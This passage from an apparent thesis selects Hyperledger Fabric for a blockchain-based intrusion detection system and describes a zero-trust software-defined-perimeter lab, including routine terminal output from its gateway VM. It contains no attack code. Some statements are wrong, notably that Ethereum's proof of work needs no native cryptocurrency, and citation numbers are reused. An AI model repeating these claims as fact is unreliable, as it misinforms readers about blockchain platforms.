Androulaki et al. [75] presented Hyperledger Fabric, an open source blockchain platform designed for permissioned networks. They provided insights into the architecture, consensus mechanisms, and privacy features of Hyperledger Fabric. The paper also discusses the use cases of Hyperledger Fabric in industries such as finance, supply chain, and healthcare, highlighting its capabilities in enabling secure and efficient business networks.

Singh et al. [76] conduct a comprehensive survey on blockchain consensus protocols, including those used in permissioned blockchains. They categorize and compare different consensus mechanisms, such as Practical Byzantine Fault Tolerance (PBFT), Raft, and Proof of Authority (PoA). The survey explores their characteristics, performance, scalability, and fault tolerance, providing a comprehensive understanding of consensus protocols being suitable for permissioned blockchains according to business need. The privacy, security and regulatory risks of a public and permissionless blockchain network was also highlight in a similar manner in the work of Litoriya et al. [77], They stress om the importance of a private and permissioned setup specifically for the financial services sector as being highly regulated, after conducting and extensive survey on the adoption of blockchain technology, studying the obstacles but also the opportunities.

Irrefutably, a permissioned and private blockchain provides a controlled environment for the BIDPS, ensuring the privacy and confidentiality of corporate data. A permissioned blockchain framework allows organizations to define access controls and restrict participation to known entities. This enables enterprises to control who can join the network, verify transactions, and access sensitive information. By implementing permissioned access, organizations can ensure that only trusted participants with the necessary authorization can contribute to the IDPS, reducing the risk of malicious actors infiltrating the network.

2. **Consensus protocol must not require a native cryptocurrency:**

Bano et al. [78] provided an overview of consensus mechanisms in the age of blockchains. They discussed various protocols, including Proof of Work (PoW), Proof of Stake (PoS), PBFT, and Delegated Proof of Stake (DPoS), examining their strengths and weaknesses. The paper explores consensus properties, such as safety, liveness, decentralization, and scalability, without assuming a dependency on native cryptocurrencies specifically designed for private sector.

Castro and Liskov [79] propose Practical Byzantine Fault Tolerance (PBFT), a consensus protocol that tolerates arbitrary faults in distributed systems. PBFT is widely regarded as a foundational algorithm for Byzantine fault tolerance and has influenced the design of subsequent consensus algorithms.

Kevin Werbach in his work named “Trust but verify” elaborates on why blockchains must be on the right side of the law while abiding by the local rules, laws, and regulations. Specifically, avoiding the use of a native cryptocurrency in every business use case, to disincentivize the user from potentially becoming malicious insider [80].

Buterin et al. [81] presented Ethereum, a decentralized platform for executing smart contracts. They introduce the Ethereum Virtual Machine (EVM) and its execution model. The paper emphasizes Ethereum's use of PoW as the consensus mechanism, which does not require a native cryptocurrency but instead relies on computational puzzles to secure the network and validate transactions, thus enabling business cases without relying on a user incentivization model.

It is therefore evident that the consensus protocol must not require a native cryptocurrency to reduce risk and attack vectors. Opting for a consensus protocol that does not require a native cryptocurrency mitigates risks and potential attack vectors associated with managing and securing a cryptocurrency ecosystem. For instance, the Practical Byzantine Fault Tolerance (PBFT) consensus algorithm which is widely used in permissioned blockchains. PBFT ensures Byzantine fault tolerance by requiring a two-thirds majority agreement among network participants. This consensus mechanism eliminates the need for resource-intensive mining processes and reduces the risk of 51% attacks that can compromise the integrity of the blockchain. By avoiding native cryptocurrencies, the focus can be on the security and performance of the BIDPS rather than managing complex economic systems.

3. **Smart contracts must be authored in general-purpose programming languages:**

Peter Hegedus [82] analyzed the complexity of Ethereum smart contracts developed on Solidity and focused on the EVM bytecode and its inherent challenges. They propose metrics to quantify contract complexity, including bytecode size, control flow complexity, and data access complexity. The study sheds light on the potential risks and vulnerabilities associated with complex smart contracts and therefore suggest the switch to general-purpose programming language to boost adoption in the first place.

Kuswaha et al. [83] investigated the security of Solidity, the programming language used for developing smart contracts on Ethereum. They analysed vulnerabilities, compiler bugs, and unsafe code patterns, identifying potential security risks and suggesting best practices for writing secure contracts. The paper provides insights into common pitfalls and potential attack vectors in Solidity programming language. This is due to the inherent complexity of a new programming language and technology. The use of general-purpose programming languages is advised by the authors to avoid both potential security gaps, but also to enable a broad audience of developers to participate into the expansion and development of blockchain ecosystems where the use case demands so.

Androulaki et al. [75] present the Chaincode Development Guidelines for Hyperledger Fabric, focusing on smart contract development in the context of permissioned blockchains. The guidelines cover best practices for authoring chaincode (smart contracts) using general-purpose programming languages, such as JavaScript, Golang, and Node.js. They provide recommendations on code organization, security, and performance optimizations, making it easier for enterprises to develop robust and secure smart contracts. Such guidelines provide the foundation for blockchain adoption in the enterprise world.

Decisively, enabling smart contract development in widely adopted general-purpose programming languages offers numerous benefits for the BIDPS. For example, the use of JavaScript, Golang, or Node.js allows organizations to leverage existing developer expertise and well-established programming ecosystems. Support of chaincode (smart contract) development in various languages, including JavaScript and Golang, is an excellent example. With a broader pool of developers proficient in these languages, organizations can accelerate smart contract development and leverage existing libraries and frameworks. This reduces the barrier to entry and facilitates collaboration, ultimately leading to faster and more robust smart contract implementations for the BIDPS. This ultimately means that most enterprises will already have the required expertise to

develop smart contracts without specific training, as opposed to, for instance, Solidity used by Ethereum.

4. **Open-source, enterprise-grade performance, and scalability:**

Luu et al. [84] proposed a secure sharding protocol for open blockchains, addressing the scalability challenge by dividing the network into smaller partitions called shards. They present a comprehensive analysis of sharding techniques and discuss their benefits and limitations. The paper provides insights into the design considerations and security guarantees of sharding protocols.

Pandey et al. [85] investigated the performance and scalability of blockchain consensus protocols in real-world applications. They evaluated various protocols, including PBFT, PoW, and PoS, based on parameters such as transaction throughput, latency, and network overhead. The study provides a comparative analysis of consensus algorithms, enabling a better understanding of their performance characteristics when it comes to enterprise use. The authors conclude that scalability is a necessity. Namely, the platform must be able to handle more transactions and more nodes with either native or custom optimizations, for successful enterprise adoption.

Gervais et al. [86] focused on the scalability of blockchains and propose optimizations to improve performance. They address issues related to transaction processing and validation, suggesting techniques like parallelization, pruning, and compression. The paper provides insights into the practical challenges of achieving enterprise-grade performance in blockchain systems. The authors also provide relevant guidance in achieving enterprise grade performance and discuss several platform performance related characteristics.

Conclusively, choosing an open-source blockchain platform with enterprise-grade performance and scalability is vital for an effective BIDPS. An open source blockchain platform, provides a rich ecosystem of tools and resources for building enterprise applications. Organizations can leverage the extensive developer community, documentation, and well-tested infrastructure components to build a performant BIDPS. Additionally, the platform must be known for their scalability, and must be capable of handling thousands of transactions per second, making them suitable for enterprise-grade applications. Scientific research backing or evaluation capability or benchmarking adds credibility and ensures that the chosen platform has undergone rigorous testing and evaluation, giving organizations confidence in its performance and scalability.

Although the industry provides already a plethora of solutions, they are primarily targeting use cases that do not serve the corporate world. However, there are solutions built for the private sector by design, as seen in Figure 17. According to Blockdata [69] Hyperledger fabric is the most used blockchain technology amongst the top 100 institutions and holds the greatest adoption by far. Moreover, compared to the next two available solutions Quorum and Corda, Hyperledger Fabric (HPLF) is still open source, therefore HPLF [70] satisfies all the above design principles and was chosen as the selected platform.




Figure 17 - Top 10 technologies used by the top 100 institutions [68].

3.3 Core Concepts

Hyperledger Fabric offers substantial confidentiality, integrity, resiliency, scalability, and flexibility. This is achieved through a modular architecture which underpins the overall distributed ledger solution utilized by the Hyperledger Fabric platform.

3.3.1 Blockchain and DLT

In the context of a private permissioned blockchain, every authorized entity involved in a transaction is enabled to know with certainty “what” and “when” happened. In addition, they can confirm that all participating entities receive the same output without the need for an intermediary to provide assurance, and without the need for subsequent data reconciliation. The two terms, “blockchain” and “DLT” are often used interchangeably and to understand blockchain, it is imperative to understand DLT, the framework that underpins it.

DLT is a decentralized database managed by multiple participants, across multiple nodes. Blockchain is a type of DLT, where transactions are recorded with an immutable cryptographic signature called a hash. All transactions are gradually arranged into blocks where every block contains the hash of the previous block, and as such they are chained together. Therefore, distributed ledgers are usually called blockchains.

Blockchains are distributed by design and bounded to be collaborative due to the consensus mechanism but also due to the ledger’s replication across many participants. Moreover, they are also inherently immutable because of the information recorded on-chain is append-only. This is accomplished by applying cryptographic techniques, which in turn they provide guarantees on transactions committed to the ledger cannot be modified in any way. For this reason, participants are always assured that information has not been altered after the fact, and therefore blockchains are often referred to as “systems of proof” [71].

3.3.2 Permissioned versus Permissionless Blockchains

Permissionless blockchains are governed by two core principles. First, all participants are anonymous. Second, anyone can virtually participate. Therefore, trust cannot exist in such case besides the inherent immutability provided by the blockchain itself. This trust deficiency in permissionless blockchains is mitigated using “mined” native cryptocurrencies or introduce transaction fees as a financial incentive to counterbalance the enormous costs of participating in a proof of work (PoW) based consensus mechanism, such as bitcoin.

In permissioned blockchains on the contrary, the participants are known, identified, and in our case scrutinized as well. These governance model and principles generate an undeniable and often pre-defined amount of trust depending on the scrutinization level. Moreover, in a permissioned blockchain two or more entities that do not fully trust each other, are provided with a secure way to perform transactions. Ultimately permissioned blockchains rely on the identity of the participants and as such they can use consensus protocols that do not require costly and resource intensive mining activities. From security perspective and considering the permissioned context where identities of participants are known, there are two additional benefits. First, the risk of intentional introduction of malicious code to the network through a smart contract becomes highly unlikely. Next, every transaction, modification of network configuration or smart contract deployment is recorded on chain followed by the relevant endorsement policy. This means that, a malicious participant can be easily and quickly identified compared to being completely anonymous, therefore greatly speeding up the incident handling process [71]. Finally, and building upon Table 3, in Table 6 we compare the discussed attributes of permissioned and permissionless blockchains to those of a traditional database.

Table 6 – Permissioned-Permissionless Blockchains vs traditional database [71].

	Permissioned blockchain	Permissionless blockchain	Traditional database
Identity	<ul style="list-style-type: none"> □ Participants must verify their off-chain identity first. □ Know your Customer (KYC) and/or Anti Money Laundering (AML) along with other conditions might be required to participate in the network. □ Such information may not be shared with other participants. 	<ul style="list-style-type: none"> □ No requirements, participants can freely participate with or without sharing information. 	<ul style="list-style-type: none"> □ An administrator assigns user credentials after tracking authorization.
Governance and censorship resistance	<ul style="list-style-type: none"> □ Pre-defined participants might be able to undo or edit transactions. □ Networks might depend on off-chain dispute resolution processes (e.g., arbitration). 	<ul style="list-style-type: none"> □ Explicitly on-chain mechanisms manage the verification of transactions and resolution of conflicting data. □ Transactions placed on chain are practically impossible to be reversed. 	<ul style="list-style-type: none"> □ Monitoring of activity occurs centrally to achieve compliance with internal policies.
Technical development	<ul style="list-style-type: none"> □ Code can be either proprietary or 	<ul style="list-style-type: none"> □ Open-source code developed by communities. 	<ul style="list-style-type: none"> □ An administrator implements software &

and maintenance	adapted/contributed to open source. <input type="checkbox"/> Contractual clauses might force users/participants to implement updates/upgrades.	<input type="checkbox"/> Updates / upgrades can be proposed by any community member. <input type="checkbox"/> Update implementation is ultimate user's decision.	security updates subject to relevant licensing, on behalf of user.
------------------------	---	---	--

3.3.3 Smart Contracts

One of the core components when designing, developing, and implementing later the test blockchain network are smart contracts. In the context of Hyperledger Fabric they are often referred to as chaincode. Chaincode can be seen as a trusted distributed application which acquires the necessary trust and security from the blockchain network and the fundamental consensus among peers.

Despite the majority of existing smart-contract enabled blockchain platforms following the order-execute architecture, Hyperledger Fabric utilizes an innovative approach named execute-order-validate. Examples of the order-execute architecture are platforms such as Ethereum [72] (based on PoW consensus), Tendermint [73], Quorum [74], and Chain [75]. The consensus protocol of these architectures works in two phases:

1. All transactions are validated, ordered, and propagated to all peer nodes.
2. Each peer will sequentially execute the transactions.

It is imperative to note and understand that blockchains operating with the order-execute architecture, and their smart contracts executing on top of the blockchain must be deterministic, otherwise, it is highly likely that consensus will never be reached. Determinism in the context of blockchains, simply put, means that if one enacts the same steps in a pre-defined order, the same results as anybody else who follows the exact process should be achieved. To eliminate the non-deterministic operations, the relevant platforms require that the smart contracts be developed in domain-specific languages (e.g., Solidity [76]) or in general, non-standard programming languages. As a result, developers would need to learn a new programming language from scratch, which in turn might lead to programming errors due to lack of experience, therefore introducing implementation as well as security risks.

On the contrary, the architecture used by Hyperledger Fabric named execute-order-validate, addresses the shortcoming of order-execute architecture by splitting the transaction flow into three phases:

1. All transactions are executed and checked for correctness, thereby resulting in endorsement.
2. Next, transactions are ordered via the consensus protocol.
3. And lastly transactions are validated against an application-specific endorsement policy prior committing them to the ledger.

Execute-order-validate architecture is a radical approach compared to the order-execute architecture, for that in the former transactions are executed before even reaching final agreement on their order. This results in non-determinism elimination as any possible inconsistent outcomes will be filtered out before ordering. Because of that pioneering

differentiation, standard programming languages such as Java, JavaScript, Node.js, and Golang [71] can be used.

3.3.4 Performance and Scalability

A blockchain platform's performance can be affected by many parameters such as network size and architecture, hardware limitations, and the transaction and block size. In the smart contract section (chaincode) the two relevant architectures were discussed, namely the order-execute, and the one that used on Hyperledger Fabric lab, execute-order-validate. In the former architecture we highlighted that all transactions are executed sequentially by all nodes, therefore performance and scale is inherently limited. Moreover, smart contracts execution by all nodes means that the overall system demands complex safeguards to be in place, for the protection against malicious contracts and to achieve a high degree of resiliency [94].

In the latter architecture however, we highlighted that an endorsement policy indicates which or how many of the peer nodes required to vouch for the correct execution of a subject smart contract. Thereby every transaction must be executed only by the specific subset of peer nodes required to fulfil the transaction's endorsement policy. This results in parallel, instead of sequential, execution eventually increasing the overall performance and scaling capability of our lab setup. Finally, several research papers have been published [95], [96] investigating and testing the performance of Hyperledger Fabric, while at the same time a performance and scale working group introduced a benchmarking framework named Hyperledger Caliper [97].

3.5 Conclusion

In this Chapter, we take into consideration the input of analysis phase and (1) draft two new research questions, **RQ2**, **RQ3**, and (2) we draw the design principles for the BIDPS. Based on the literature review, researcher's experience, and industry specific requirements for the BIDPS use case, it is evident that a successful and fit for purpose BIDPS prototype must adhere to four key design principles. Namely, it must be permissioned & private blockchain, the consensus protocol must not require a native cryptocurrency, the smart contracts must be authored in general-purpose programming languages, open-source, enterprise-grade, and scalable. Hyperledger Fabric meets all the design principles, where all the alternatives fail to meet at least one of them, hence making it the best choice for our use case. We discussed the core design concepts of Hyperledger Fabric and addressed all the design prerequisites that will prepare and allow for a successful development and implementation phase afterwards.

Chapter 4: Development & Implementation Phase – Prototype’s Development, Operating Network, and Architecture

4.1 Introduction

The development and implementation phase consists of four core sections. The first section describes the ZTA implementation, second is the hash-based blockchain-enabled application whitelisting that is used as input to develop and implement the third section, the blockchain network and the fourth section, the actual BIDPS application. Each of the four sections presents in detail our development and implementation process for the four pillars of the BIDPS, as shown in Figure 18, more specifically:




Figure 18 - Notional bank high-level architecture.

1. **The ZTA where the BIDPS operates:** we develop and implement a notional bank high-level architecture and a remote employee working from home. However, it could be any other remote location e.g., hotel, airport. The red dotted line from point nr1. “Remote User(s)” towards point nr.6 “Blockchain Network” represents the remote employee connecting directly to the BIDPS without the need for VPN, leveraging ZTA’s PEP. For a detailed description on how the ZTA and the PEP allow for the remote employee to connect to the blockchain network, see Figure 19.
2. **The hash-based blockchain-enabled application whitelisting:** we develop and implement an application whitelist based on existing encryption algorithm to serve as input for our BIDPS. This activity happens directly on point nr1. Namely, the “Remote

User(s)” endpoint. The outcome is transferred directly into the blockchain network through the blockchain application as a transaction.

3. **The Fabric blockchain network:** this is the enabling layer for the BIDPS to be grounded. It is placed on the internal zone of the notional bank in our case using a hybrid infrastructure. Nonetheless, it could be also entirely cloud hosted or hosted anywhere else subject to organisations overall architecture. In our case, the blockchain network was hosted entirely on-premises as shown in Figure 18 to control operational costs of the lab. More details and a focused view of the blockchain network are presented in Figure 31.
4. **The BIDPS application:** this is the actual BIDPS application, which runs on top of the fabric blockchain network and performs all the user-backend interactions. We detail and demonstrate the interaction of the BIDPS application with the blockchain network in Figure 41.

The four pillars together (sections 4.2, 4.3, 4.4, 4.5) comprise the BIDPS prototype within the ZTA environment.

4.2 Zero Trust Architecture

In Chapter 2, analysis phase, we discussed the currently available Zero Trust Models, device-agent-gateway-based, enclave-based and resource-portal-based respectively. In continuation, we presented the real world ZTA implementations and conclude to a one-to-one match of the available models versus the real world available ZTA implementations. For our testbed ZTA lab, we implement the enclave-based model, since it is the best fit for our architecture and use case for the following reasons:

- Device agent/gateway-based deployment is de-scoped, as our notional bank adheres to a bring your own device (BYOD) policy. Therefore, our policy enforcement point cannot be attached to resources.
- The best and easiest way to deploy ZTA on a BYOD enabled organisation, is the enclave-based deployment [87] because the devices can be placed within their own enclave or micro core and perimeter (MCAP).
- The policy enforcement point (PEP) location resides on cloud, as our notional bank architecture uses a hybrid network architecture, and therefore the only model allowing for the PEP location to be in front of resources is the enclave-based deployment [87].

A typical enclave-based deployment implementation, such as software defined perimeter (SDP) consists of three core components: The SDP controller, the SDP gateway, and the SDP client. Figure 19 shows a high-level diagram of our SDP testbed lab.




Figure 19 - High-level Enclave based deployment model Lab implementation.

The remote working employee for the notional bank with an enclave-based deployment, is using an SDP agent at the employee’s endpoint, in the context of their broader ZTA implementation. This is contrary to the traditional virtual private network (VPN) for remote access. As such, the so called “black-cloud or black core” [88] is achieved, where the target resource or application is automatically deemed invisible for the attackers. At the same time, the target resource or application does not require any open ports to be open at the notional bank’s side, therefore resulting in significantly reduced, if not nearly eliminated, threat surface.

More specific, on the left-hand side of Figure 19, the remote employee (1) is using a laptop provided by the notional bank running a standard version of Windows 10. User is ultimately accessing the target resource (application) (5) by using all three SDP components. The target resource (in blue box) (5) is only allowed to connect to the SDP gateway/controller (3) (red box) via a direct connection and has zero ports exposed to internet. The SDP gateway/controller (3) (red box) has zero ports exposed on the internet as well, ultimately leading into a near-zero attack surface for our SDP testbed lab. Firewalls (2) and (4) are marked to provide the reader with better understanding of the placements in the overall notional bank architecture shown in Figure 18.

4.2.1 Remote Employee

Remote employee (1) is hosted and simulated via a virtual machine (VM1), installed operating system (OS) Windows 10, and SDP client installed, as shown in Figure 20.




Figure 20 - Remote employee (1) virtual host.

4.2.2 ZT Gateway and Controller

Both gateway and controller (marked with 3 in Figure 19 of the SDP) are hosted on the notional bank's hybrid cloud infrastructure, in the same virtual machine (VM2) running on open-source Debian Linux operating system, depicted in Figure 21. Despite controller and gateway components being open sourced based, we utilize Zscaler's versions as well to ensure compatibility in connection and configuration with client, and to guarantee persistence and consistency in evaluation results later.

```

inet6 2001:1c84:2b13:5000:20c:29ff:fec0:efe7 prefixlen 64 scopeid 0x0<global>
inet6 fe80::20c:29ff:fec0:efe7 prefixlen 64 scopeid 0x20<link>
ether 00:0c:29:c8:ef:e7 txqueuelen 1000 (Ethernet)
RX packets 3732 bytes 5338186 (5.0 MiB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 886 bytes 62328 (60.8 KiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
inet 127.0.0.1 netmask 255.0.0.0
inet6 ::1 prefixlen 128 scopeid 0x10<host>
loop txqueuelen 1000 (Local Loopback)
RX packets 38 bytes 3040 (2.9 KiB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 38 bytes 3040 (2.9 KiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

admin@zpa-connector ~]$ telnet localhost 22
-bash: telnet: command not found
admin@zpa-connector ~]$ systemctl status sshd up
* sshd.service - OpenSSH server daemon
   Loaded: loaded (/usr/lib/systemd/system/sshd.service; disabled; vendor preset: enabled)
   Active: inactive (dead)
     Docs: man:sshd(8)
          man:sshd_config(5)
Unit up.service could not be found.
admin@zpa-connector ~]$ systemctl status sshd
* sshd.service - OpenSSH server daemon
   Loaded: loaded (/usr/lib/systemd/system/sshd.service; disabled; vendor preset: enabled)
   Active: inactive (dead)
     Docs: man:sshd(8)
          man:sshd_config(5)
Unit active.service could not be found.
admin@zpa-connector ~]$ systemctl status start
Unit start.service could not be found.
admin@zpa-connector ~]$ systemctl start sshd
==== AUTHENTICATING FOR org.freedesktop.systemd1.manage-units ====
Authentication is required to manage system services or units.
Authenticating as: Zscaler Default User (admin)
Password:
==== AUTHENTICATION COMPLETE ====
admin@zpa-connector ~]$ w
 22:24:42 up 35 min,  2 users,  load average: 0.41, 0.12, 0.08
USER  TTY      FROM          LOGIN@  IDLE   JCPU   PCPU  WHAT
admin  tty1                         01Feb21  2.00s  0.30s  0.14s w
admin  pts/0        192.168.178.80 01Feb21 28days  0.06s  0.05s  -bash
admin@zpa-connector ~]$

```

Figure 21 - SDP Gateway and Controller.

4.2.3 Minimizing Attack Surface

The firewall (2) on VM2 is configured to drop all traffic. This is imperative compared to the traditional architectures, where a range of ports or a single port for the target service would be typically open or listening for the service to be accessible. As such, this is a known and typical example of security risk subject to traditional architectures, also referred to as attack surface [89]. A threat actor could potentially try to directly exploit the exposed service or try to perform various techniques to break into the system. Having a default state of “drop all” on SDP gateway/controller, immediately exposure to threats is minimized, therefore attack surface is minimized. Figure 22 and Figure 23 show the provisioning key used to establish the secure connection and the controller host respectively. Provisioning key is generated in advance in the form of a text string and functions as a unique identifier for the client and gateway.




Figure 22 - SDP Controller private key.

